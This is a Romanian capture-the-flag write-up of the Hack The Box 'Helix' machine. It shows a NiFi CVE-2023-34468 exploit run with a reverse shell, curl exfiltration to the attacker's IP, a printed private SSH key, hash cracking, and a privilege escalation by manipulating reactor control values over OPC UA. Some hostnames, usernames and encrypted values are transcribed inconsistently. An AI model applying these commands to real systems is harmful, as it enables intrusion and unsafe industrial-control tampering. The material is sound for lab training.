

Un clasic nmap, sa stim cu ce avem de a face.

```
rgmy@debian1:~/HTB_Machines/Medium/Helix$ nmap -sV 10.129.245.123
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-02 14:29 EEST
Nmap scan report for 10.129.245.123
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.00 seconds
```

Un site, pe care, cand incerci sa il accesezi devine helix.htb, deci trebuie sa il adaugam in /etc/hosts. Pare sa aiba siteul doua butoane in dreapta sus in care trebuie sa scrii ceva. Am sa pun ceva date aleatorii si ma uit in tabul de network din dev tools unde duc.

Ele doar exista acolo, nu trimit nimic nicaieri. Tabul de network ramane gol. Sa ma uit acum la cod, poate sunt niste hrefuri hardcodate acolo.

Nu pare sa fie nimic hardcodat pe langa niste fonturi de la google. Deci, trecem la fuzzing.

Cel de baza nu mi-a gasit decat index.html, deci nimic.

```
rgmy@debian1:~/HTB_Machines/Medium/Helix$ ffuf -u "http://helix.htb/FUZZ" -w ~/wordlist/SecLists/Discovery/Web-Content/common.txt

  /'---\  /'---\  /'---\
 / \ \ / \ \ \ / \ \ \ / \ \ \
 \ \ ,---\ \ \ ,---\ \ \ \ \ \ ,---\
  \ \ \ / \ \ \ / \ \ \ / \ \ \
   \ \ /   \ \ /   \ \ /   \ \ /
    V-/     V-/     V-/     V-/

v2.1.0-dev
-----

:: Method      : GET
:: URL         : http://helix.htb/FUZZ
:: Wordlist    : FUZZ: /home/rgmy/wordlist/SecLists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
-----

index.html [Status: 200, Size: 43341, Words: 8987, Lines: 1117, Duration: 50ms]
:: Progress: [4751/4751] :: Job [1/1] :: 621 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
```

Sa caut acum niste subdomenii, poate am mai mult succes aici.

```
ffuf -u "http://helix.htb" -H "HOST: FUZZ.helix.htb" -w ~/wordlist/SecLists/Discovery/DNS/bitquark-  
subdomains-top100000.txt -fw 4
```

```

v2.1.0-dev

-----

:: Method      : GET
:: URL         : http://helix.tb
:: Wordlist    : FUZZ: /home/rgray/wordList/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt
:: Header      : Host: FUZZ.helix.tb
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response words: 4

-----

flow [Status: 200, Size: 1068, Words: 110, Lines: 28, Duration: 867ms]
:: Progress: [100000/100000] :: Job [1/1] :: 543 req/sec :: Duration: [0:02:22] :: Errors: 0 ::
```

A gasit flow.helix.htb. Il adaugam si pe asta in /etc/hosts. Cand incerci sa il accesezi, o sa fi redirectionat la flow.helix.htb/nifi.



E apache nifi 1.21.0. Poate e vulnerabil, sa caut.
<https://github.com/sbouabid-sec/CVE-2023-34468-POC>

Este.
Sa vad daca functioneaza.

```
(.venv) rgmy@debian1:~/HTB_Machines/Medium/Helix$ sudo python3 CVE-2023-34468_poc.py --target http://flow.helix.htb/ --lhost 10.10.16.56 -
-lport 4444 --http-port 80 --cleanop
[*] Target: http://flow.helix.htb/ | LHOST: 10.10.16.56:4444 | HTTP: 80
[*] HTTP server up on :80
[*] Checking access...
[*] Identity: anonymous | Anonymous: True | canWrite: True
[*] Target is exploitable
[*] Setting root process ID...
[*] PG ID: f203dc07-019f-1000-51ab-eeedd4869d1
[*] Creating DBConnectionPool...
[*] CS ID: 22a595cb-019f-1000-40ab-18df3854bafd
[*] Enabling controller service...
[*] Controller service enabled
[*] Creating ExecutorsSQL processor...
[*] Processor ID: 22a59f08-019f-1000-d277-0087409d252c
[*] Starting processor...
[*] Processor running - waiting for shell on port 4444...
[*] rce.sql delivered to target
[]
```

```
rgmy@debian1
OS: Debian GNU/Linux 13 (trixie)
Kernel: 6.12.75+deb13-amd64
Uptime: 3 hours, 43 minutes
Packages: 3653
Shell: bash 5.2.37
Resolution: 2560x1440
DE: Hyprland
Terminal: python3
CPU: AMD Ryzen 7 7800X3D 8-Core Processor
GPU: NVIDIA Corporation 6203 [ GeForce RTX 5070 Ti ] (rev a1)
Memory: 4837MiB / 31203MiB

rgmy@debian1:~$ nc -lvp 4444
Listening on [any] 4444...
connect to [10.10.16.56] from (UNKNOWN) [10.129.245.123] 50944
bash: cannot set terminal process group (979): Inappropriate ioctl for device
bash: no job control in this shell
nifi@helix:/opt/nifi-1.21.0$
```

A mers, sunt conectat acum.
Iese in ochi database_repository, dar cand te uiti in el vezi aceste fisiere.

```
nifi@helix:/opt/nifi-1.21.0/database_repository$ ls
ls
nifi-flow-audit.mv.db
nifi-identity-providers.mv.db
```

.mv.db, nu e sqlite simplu, e H2.

M-am uitat si la conf si am vazut ceva interesant.

```
<cluster-provider>
  <id>redis-provider</id>
  <class>org.apache.nifi.redis.state.RedisStateProvider</class>
  <property name="Redis Mode">Standalone</property>
  <property name="Connection String">localhost:6379</property>
</cluster-provider>
```

E o baza de date redis pe portul 6379.

Am mers si pe /home sa vad ce useri mai avem.

```
nifi@helix:/home$ ls
ls
operator
```

Avem operator.

Pentru bazele alea de date, nu le pot accesa din acel shell, deci am hostat un server de python si le-am trimis prin curl. Acum ca le am pe masina mea, poate le pot citi.

```
curl -X POST --data-binary @<fisier> http://10.10.16.56:8000
```

M-am uitat la identity-providers si am vazut un rand interesant.

```
CREATE USER IF NOT EXISTS "NF" SALT '869124ad8f7db890' HASH
'4ee2d71fcd6c41ff12c53741068da610e328c19b516fe060f83cb1d32c84a40a' ADMIN# &SSET
LOCK_MODE 3$ &USET WRITE_DELAY 0%
```

Sa incercam sa spargem acel HASH, poate gasim parola la admin. Asta e un drum mort. Inapoi la conf, poate am ratat ceva.

flow.xml.gz

Poate am aici ceva in conf. Dar e arhivat, am sa ii dau intai un unzip si am sa vad ce am in el.

```
<property>
  <name>Database User</name>
  <value>operator</value>
</property>
<property>
  <name>Password</name>
  <value>enc{7293f49d7c5786327847f63fd1bea5bd475ac831c98b3f3963526935df0774bae218e8c83c7767261e9763df748fdea2858d}</value>
</property>
```

Interesant, mai ales ca noi stim ca avem un operator in /home.

```
<value>operator</value>
</property>
<property>
  <name>Password</name>
```

```
<value>enc{7293f49d7c5786327047f63fd1bea5bd475ac831c90b3f3963526935df0774bae218e8c03c7767261e9763df740fdea2050d}</value>
```

Dar asta nu o putem calcula cu hashcat, e criptat cu AES, ne-ar trebui o cheie. Noroc ca avem si nifi.properties in acel fisier si are un rand interesant.

```
nifi.sensitive.props.key=TUHH+YHA30zmdlcA8xq/eINBLPkO03NI
```

Si asa ni se confirma si algoritmul folosit.

```
nifi.sensitive.props.algorithm=NIFI_PBKDF2_AES_GCM_256
```

Am dat de un deadend. Sa ma mai uit prin fisiere.

Am gasit!

```
nifi@helix:/opt/nifi-1.21.0/support-bundles$ ls
ls
operator_id_ed25519.bak
```

Avem un fisier de bak.

Mi l-am trimis la mine pe masina ca in metoda de dinainte si ce am gasit oare in el?

```
(.venv) rgmy@debian1:~/HTB_Machines/Medium/Helix$ cat operator.bak
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABG65vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAAtzc2gtZW
QyNTUxOQAAACDouEevtXQL5puMEPQzMGEo/LSrbETsWVDH8B41VHNb0wAAAJhCUmdYQ1Jn
WAAAAAtzc2gtZWQyNTUxOQAAACDouEevtXQL5puMEPQzMGEo/LSrbETsWVDH8B41VHNb0w
AAAEbWd4qZPQ48ePEdHec/Fquwu8Apm+TkeJJTwODupeRtwui4R6+1dAvmm4wQ9DMwYSj8
tKtsROxZUMfwHjVUc1s7AAAAD3Jvb3RabWFuYXd1bWVudAECawQFBg==
-----END OPENSSH PRIVATE KEY-----
```

O cheie privata de SSH. Si stim ca e pentru operator din nume.

Ii dam `chmod 600 operator.bak`

Si ne conectam prin ssh ca operator.

```
ssh -i ~/HTB_Machines/Medium/Helix/operator.bak operator@10.129.245.123
```

WE ARE IN.

System information as of Thu Jul 2 12:59:24 PM UTC 2026

System load: 0.0
Usage of /: 87.4% of 6.52GB
Memory usage: 41%
Swap usage: 0%
Processes: 224
Users logged in: 0
IPv4 address for eth0: 10.129.245.123
IPv6 address for eth0: dead:beef::a0de:adff:fe64:4b66

=> / is using 87.4% of 6.52GB

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.


Enable ESM Apps to receive additional future security updates.
See <https://ubuntu.com/esm> or run: `sudo pro status`

The list of available updates is more than a week old.
To check for new updates run: `sudo apt update`

Last login: Thu Jul 2 12:59:26 2026 from 10.10.16.56
operator@helix:~\$ |

Acum, luam flagul si vedem cum luam mai multe privilegii.

El are in home inca doua fisiere, un PNG si un PDF. PDF-ul cere parola, deci e o cauza pierduta, iar PNG-ul pare sa fie un indiciu.



Daca nu e aici sa ma duca in eroare, ia sa imi dau port forward prin ssh la portul 4840.

```
ssh -i ~/HTB_Machines/Medium/Helix/operator.bak -L 4840:127.0.0.1:4840 operator@helix.htb
```

Acum ca am acces, ia sa vad ce noduri am. (scriptul async.py)

```
[Node(NumericNodeId(i=31915)), Node(NumericNodeId(i=2253)), Node(NumericNodeId(i=23470)), Node(FourByteNodeId(ns=2;i=1))]
```

Acum ca avem nodurile, hai sa le analizam. (sync.py)


```
QualifiedName(2:Plant) -> NumericNodeId(ns=2;i=1)
QualifiedName(2:Reactor) -> FourByteNodeId(ns=2;i=2)
QualifiedName(2:TemperatureRaw) -> FourByteNodeId(ns=2;i=3)
  value: 283.9653524724334
QualifiedName(2:Temperature) -> FourByteNodeId(ns=2;i=4)
  value: 283.9653524724334
QualifiedName(2:Pressure) -> FourByteNodeId(ns=2;i=5)
  value: 68.99523689044356
QualifiedName(2:CalibrationOffset) -> FourByteNodeId(ns=2;i=6)
  value: 0.0
QualifiedName(2:Safety) -> FourByteNodeId(ns=2;i=7)
QualifiedName(2:RodsInserted) -> FourByteNodeId(ns=2;i=8)
  value: False
QualifiedName(2:EmergencyCooling) -> FourByteNodeId(ns=2;i=9)
  value: False
QualifiedName(2:TripActive) -> FourByteNodeId(ns=2;i=10)
  value: False
QualifiedName(2:Control) -> FourByteNodeId(ns=2;i=11)
QualifiedName(2:Mode) -> FourByteNodeId(ns=2;i=12)
  value: NORMAL
QualifiedName(2:TestOverride) -> FourByteNodeId(ns=2;i=13)
  value: False
QualifiedName(2:ResetTrip) -> FourByteNodeId(ns=2;i=14)
  value: False
```

Ce se intampla daca marim prea mult temperatura oare?

```
(.venv) rgmy@debian1:~/HTB_Machines/Medium/Helix$ python3 overheat.py
Before: Mode= NORMAL TempRaw= 283.9999430986055 Temp= 283.9999430986055
After:
Mode: MAINTENANCE
TempRaw: 284.08185627428725
Temp (calibrated): 295.08185627428725
TripActive: False
RodsInserted: True
EmergencyCooling: True
```

Interesant.

Pare ca am dat de un dead end, dar hai inapoi la pdful criptat. Folosim pdf2john sa imi dea hashul si il sparg cu hashcat.

```
hashcat -a 0 -m 10700 safe.txt ~/wordlist/SecLists/Passwords/Common-Credentials/100k-most-used-
passwords-NCSC.txt
```

Parola gasita este **oeprator1**

4. Safety Trip Logic

A **safety trip** is automatically triggered when reactor conditions exceed hard safety limits:

Trip Thresholds (Internal)

- Temperature $\geq \sim 305^{\circ}\text{C}$
- Pressure $\geq \sim 75 \text{ bar}$

Am gasit intr-un final cand ar fi declansat tripul.

Daca ne uitam cu su -l ,o sa vedem ca operator poate rula /usr/loca/sbin/helic-maint-console ca root.

Dar pentru a se activa, trebuie sa se treaca de threshholdul reactorului. Dar nu la 305 grade, ca doar ar sari. Daca dam mai jos, vedem maintenance operation window.

7. Maintenance Operating Window

The PLC defines a **maintenance operating window** where certain diagnostic tools become available.

This window opens when:

- Temperature reaches approximately $\sim 295^{\circ}\text{C}$ OR Pressure 73 bar

Cand aceste conditii sunt indeplinite, inseamna ca putem accesa helix-maint-console.

Avem overhear.py sa il rulam si asa capatam acces ca root sa luam flagul.

```
operator@helix:~$ sudo /usr/local/sbin/helix-maint-console
[+] Privileged maintenance access granted
[!] Window expires in 85 seconds
[!] Session will be terminated automatically
root@helix:/home/operator# ls
'control systems diagram.png' 'Operator Control & Safety Guide.pdf'  user.txt
root@helix:/home/operator# cd /root
root@helix:~# ls
root.txt  snap
root@helix:~# cat root.txt
```